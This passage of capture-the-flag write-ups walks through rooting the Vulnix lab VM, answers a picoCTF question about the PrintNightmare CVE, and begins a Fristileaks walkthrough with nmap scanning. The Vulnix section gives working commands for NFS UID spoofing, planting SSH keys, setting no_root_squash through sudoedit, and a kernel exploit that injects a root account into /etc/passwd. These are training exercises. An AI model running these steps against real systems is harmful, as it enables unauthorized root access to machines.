syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
postfix:x:104:110::/var/spool/postfix:/bin/false
dovecot:x:105:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:106:65534:Dovecot login user,,,:/nonexistent:/bin/false
landscape:x:107:113::/var/lib/landscape:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
vulnix:x:2008:2008::/home/vulnix:/bin/bash
statd:x:109:65534::/var/lib/nfs:/bin/false
```

We can't do much more from here, so let's try another way, we can take advantage of the NFS service and check if there's something shared using `showmount -e 10.0.2.13`

```
┌──(kali㉿kali)-[~]
└─$ showmount -e 10.0.2.13
Export list for 10.0.2.13:
/home/vulnix *
```

We have the `/home/vulnix` directory shared, and we know that `vulnix` is a user because we've got that info from the `/etc/passwd`. Let's mount that directory in our system

```
┌──(kali㉿kali)-[~]
└─$ sudo mkdir /mnt/vulnix

┌──(kali㉿kali)-[~]
└─$ sudo mount 10.0.2.13:/home/vulnix /mnt/vulnix -o vers=3
```

But we can access that directory

```
┌──(root㉿kali)-[~]
└─# cd /mnt/vulnix
cd: permission denied: /mnt/vulnix
```

So let's create a user in our system, with the same atributes of the `vulnix` remote user and see if we can access

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser -u 2008 vulnix
info: Adding user `vulnix' ...
info: Adding new group `vulnix' (2008) ...
info: Adding new user `vulnix' (2008) with group `vulnix (2008)' ...
warn: The home directory `/home/vulnix' already exists.  Not touching this directory.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for vulnix
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
info: Adding new user `vulnix' to supplemental / extra groups `users' ...
info: Adding user `vulnix' to group `users' ...

┌──(kali㉿kali)-[~]
└─$ su vulnix
Password:
┌──(vulnix㉿kali)-[/home/kali]
└─$ cd /mnt/vulnix

┌──(vulnix㉿kali)-[/mnt/vulnix]
└─$ ls -la
total 28
drwxr-x--- 3 vulnix vulnix 4096 Apr  1 11:41 .
drwxr-xr-x 4 root   root   4096 Apr  1 12:01 ..
-rw------- 1 vulnix vulnix   24 Apr  1 11:41 .bash_history
-rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3  2012 .bashrc
drwx------ 2 vulnix vulnix 4096 Apr  1 11:40 .cache
-rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profile
```

Now we can read and write the `/home/vulnix` directory of the remote machine from our system

Let's make a `/mnt/vulnix/.ssh/` directory and generate SSH keys in there so we can log in as `vulnix` trough SSH

```
┌──(vulnix㉿kali)-[~]
└─$ mkdir /mnt/vulnix/.ssh

┌──(vulnix㉿kali)-[~]
└─$ ssh-keygen -t ssh-rsa
Generating public/private ssh-rsa key pair.
Enter file in which to save the key (/home/vulnix/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/vulnix/.ssh/id_rsa
Your public key has been saved in /home/vulnix/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:5QtiHLV+vT+8rDk2/jdUNyU2zVfhNENPZHfb1q6VXeM vulnix@kali
The key's randomart image is:
+---[RSA 3072]----+
|        .     .XX|
|       . .    *o#|
|      . . .  . *O|
|     . o o .  .+B|
|      + S o .  EB|
|     . . o . . + |
|          . ..o  |
|           ++o..|
|          o+==+.|
+----[SHA256]-----+

┌──(vulnix㉿kali)-[~]
└─$ cp .ssh/id_rsa.pub /mnt/vulnix/.ssh/authorized_keys
```

And finally, we can login as `vulnix` trough SSH

```
┌──(vulnix㉿kali)-[~]
└─$ ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i id_rsa  vulnix@10.0.2.13
Warning: Identity file id_rsa not accessible: No such file or directory.
The authenticity of host '10.0.2.13 (10.0.2.13)' can't be established.
ECDSA key fingerprint is SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMViOAg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.13' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Apr  1 16:25:29 BST 2024

  System load:  0.0               Processes:           91
  Usage of /:   90.2% of 773MB    Users logged in:     1
  Memory usage: 2%                IP address for eth0: 10.0.2.13
  Swap usage:   0%

  ⇒ / is using 90.2% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Apr  1 15:40:16 2024 from 10.0.2.14
vulnix@vulnix:~$
```


Now we have to escalate to `root` to get the flag, let's see what we can do with `sudo`

```
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$
```


As we can see here, we are able to edit the `/etc/exports` using `sudoedit` that will allow us to configure NFS and specify which parts of the filesystem are accesible, let's configure the `/root` directory as an NFS share.

```
  GNU nano 2.2.6                                File: /var/tmp/exports.XXb3hrw7

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix    *(rw,root_squash)
/root           *(rw,no_root_squash)
```


For this to take effect, we will need to restart the victim's machine somehow. In this case, we can simply restart the VM. However, in a real-world scenario, we may attempt to crash the server using an exploit or wait for the admin to do that. If somehow we get to restart the victims machine, we can simply mount `/root` directory in our machine and read the `trophy.txt` file.



To avoid doing this, let's find another approach. We can upload the linpeas.sh script to the victim's machine using the wget command from a Python server on our machine.



Then, we can execute it to see if we can find another way to escalate privileges. The linpeas.sh script is used for privilege escalation and auditing on Linux systems. It helps identify potential security vulnerabilities and misconfigurations in the system.



After running the script, it suggests several exploits for privilege escalation, along with many other findings. Let's try with the second option, we have to download the script, and compile it, but as the victim's machine it's pretty old, we'll need to compile it using `debootstrap`, this tool will allow us to create a minimal debian installation in which we can compile our code (in this case I've used `Ubuntu 12.04.1 LTS 32bit` because that version was the one that linpeas has detected). The process to do this it's not described in this writeup, but you can find it online with a simple google search. You can also do this booting up a VM with the old OS and compile the code there.
After that upload the compiled binary to the victim's machine using wget and python simplehttpserver, and execute it.

Now we can log in trough SSH to the victim's machine with the user `firefart` and the password `aaaa` (or the one you choose when running the exploit)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh firefart@10.0.2.13
firefart@10.0.2.13's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Apr  1 18:22:33 BST 2024

  System load:  0.1               Processes:           94
  Usage of /:   90.3% of 773MB    Users logged in:     2
  Memory usage: 5%                IP address for eth0: 10.0.2.13
  Swap usage:   0%

  ⇒ / is using 90.3% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

firefart@vulnix:~#
```

Now we have to edit `/etc/passwd` file, and change the username `firefart` to `root`

```
  GNU nano 2.2.6

firefart:fifTDGVwIztv6:0:0:pwned:/root:/bin/bash
^@^@^@/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

Now we logout and login again, but this time as `root` with the same password that before (`aaaa`)

```
firefart@vulnix:~# nano /etc/passwd
firefart@vulnix:~# exitConnection to 10.0.2.13 closed by remote host.
Connection to 10.0.2.13 closed.

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh root@10.0.2.13
root@10.0.2.13's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Apr  1 18:27:01 BST 2024

  System load:  0.0               Processes:           94
  Usage of /:   90.3% of 773MB    Users logged in:     2
  Memory usage: 5%                IP address for eth0: 10.0.2.13
  Swap usage:   0%

  ⇒ / is using 90.3% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Apr  1 18:22:33 2024 from 10.0.2.14
root@vulnix:~#
```

Now that we are `root`, we can go and get the flag that's located in the `/root` (home) directory.

```
root@vulnix:~# ls
trophy.txt
root@vulnix:~# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
root@vulnix:~#
```

Flag (trophy): `cc614640424f5bd60ce5d5264899c3be`

5.

Challenge 5:


https://play.picoctf.org/practice/challenge/262

Description

Enter the CVE of the vulnerability as the flag with the correct flag format: `picoCTF{CVE-XXXX-XXXXX}` replacing XXXX-XXXXX with the numbers for the matching vulnerability.The CVE we're looking for is the first recorded remote code execution (RCE) vulnerability in 2021 in the Windows Print Spooler Service, which is available across desktop and server versions of Windows operating systems. The service is used to manage printers and print servers.

Process:

Let's do some research in `https://cve.mitre.org/cve/search_cve_list.html`



Search CVE List

You can search the CVE List for a CVE Record if the CVE ID is known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Records. View the search tips.

Attention: CVE Records now include product versions & more on the www.cve.org website. Learn about CVE JSON 5.0.

2021 Windows Print Spooler Service Remote Code Execution

Submit

Using the keywords `2021 Windows Print Spooler Service Remote Code Execution` we obtain a list of 6 CVEs

Search Results

There are **6** CVE Records that match your search.

Name	Description
CVE-2021-36958	A remote code execution vulnerability exists when the Windows Print Spooler service improperly performs privileged file operations. An attacker who successfully exploited this vulnerability could run arbitrary code with SYSTEM privileges. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.
CVE-2021-36947	Windows Print Spooler Remote Code Execution Vulnerability
CVE-2021-36936	Windows Print Spooler Remote Code Execution Vulnerability
CVE-2021-34527	A remote code execution vulnerability exists when the Windows Print Spooler service improperly performs privileged file operations. An attacker who successfully exploited this vulnerability could run arbitrary code with SYSTEM privileges. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. UPDATE July 7, 2021: The security update for Windows Server 2012, Windows Server 2016 and Windows 10, Version 1607 have been released. Please see the Security Updates table for the applicable update for your system. We recommend that you install these updates immediately. If you are unable to install these updates, see the FAQ and Workaround sections in this CVE for information on how to help protect your system from this vulnerability. In addition to installing the updates, in order to secure your system, you must confirm that the following registry settings are set to 0 (zero) or are not defined (Note: These registry keys do not exist by default, and therefore are already at the secure setting.), also that your Group Policy setting are correct (see FAQ): - HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint - NoWarningNoElevationOnInstall = 0 (DWORD) or not defined (default setting) - UpdatePromptSettings = 0 (DWORD) or not defined (default setting) Having NoWarningNoElevationOnInstall set to 1 makes your system vulnerable by design. UPDATE July 6, 2021: Microsoft has completed the investigation and has released security updates to address this vulnerability. Please see the Security Updates table for the applicable update for your system. We recommend that you install these updates immediately. If you are unable to install these updates, see the FAQ and Workaround sections in this CVE for information on how to help protect your system from this vulnerability. See also KB5005010: Restricting installation of new printer drivers after applying the July 6, 2021 updates. Note that the security updates released on and after July 6, 2021 contain protections for CVE-2021-1675 and the additional remote code execution exploit in the Windows Print Spooler service known as “PrintNightmare”, documented in CVE-2021-34527.
CVE-2021-34481	A remote code execution vulnerability exists when the Windows Print Spooler service improperly performs privileged file operations. An attacker who successfully exploited this vulnerability could run arbitrary code with SYSTEM privileges. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. UPDATE August 10, 2021: Microsoft has completed the investigation and has released security updates to address this vulnerability. Please see the Security Updates table for the applicable update for your system. We recommend that you install these updates immediately. This security update changes the Point and Print default behavior; please see KB5005652.
CVE-2021-1675	Windows Print Spooler Remote Code Execution Vulnerability

As it says that the CVE we are looking is the first one recorded in 2021, we look at the dates of each one and find that the `CVE-2021-34527` date is 2021-06-09. This may be the one we are looking for. Let's try submitting the CVE with the desired flag format `picoCTF{CVE-2021-34527}`.


And that's it, we solved it.

PoC:

6.

Challenge 6:

https://www.vulnhub.com/entry/fristileaks-13,133/




Description:

Name: Fristileaks 1.3
Author: Ar0xA
Series: Fristileaks
Style: Enumeration/Follow the breadcrumbs
Goal: get root (uid 0) and read the flag file
Tester(s): dqi, barrebas
Difficulty: Basic
A small VM made for a Dutch informal hacker meetup called Fristileaks. Meant to be broken in a few hours without requiring debuggers, reverse engineering, etc..

Process:

As we already know the Fristileaks IP, let's start with a simple ping to see if we have direct comunication with the machine:




As shown in the image, we are getting response to our pings.
So now, let's start scanning with `nmap`

```
┌──(root㉿kali)-[~]
└─# nmap -O -sV 10.0.2.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-30 15:20 -03
Nmap scan report for 10.0.2.8
Host is up (0.00055s latency).
Not shown: 987 filtered tcp ports (no-response), 12 filtered tcp ports (host-prohibited)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc|media device|webcam
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (97%), Drobo embedded (89%), LG embedded (88%), Tandberg embedded (88%), Synology DiskStation Manager 5.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/h:drobo:5n cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 2.6.32 - 3.10 (97%), Linux 2.6.32 - 3.13 (97%), Linux 2.6.39 (94%), Linux 2.6.32 - 3.5 (92%), Linux 3.2 (91%), Linux 3.2 - 3.16 (91%), L
inux 3.2 - 3.8 (91%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds
```


Now we know that there's an Apache http server running on port 80, we also know the version of the service (2.2.15). We also know that it's running CentOS, and that has PHP 5.3.3


Let's browse to `http://10.0.2.8/` and take a look


Let's check if we got luck and find robots.txt in the root directory (`http://10.0.2.8/robots.txt`)



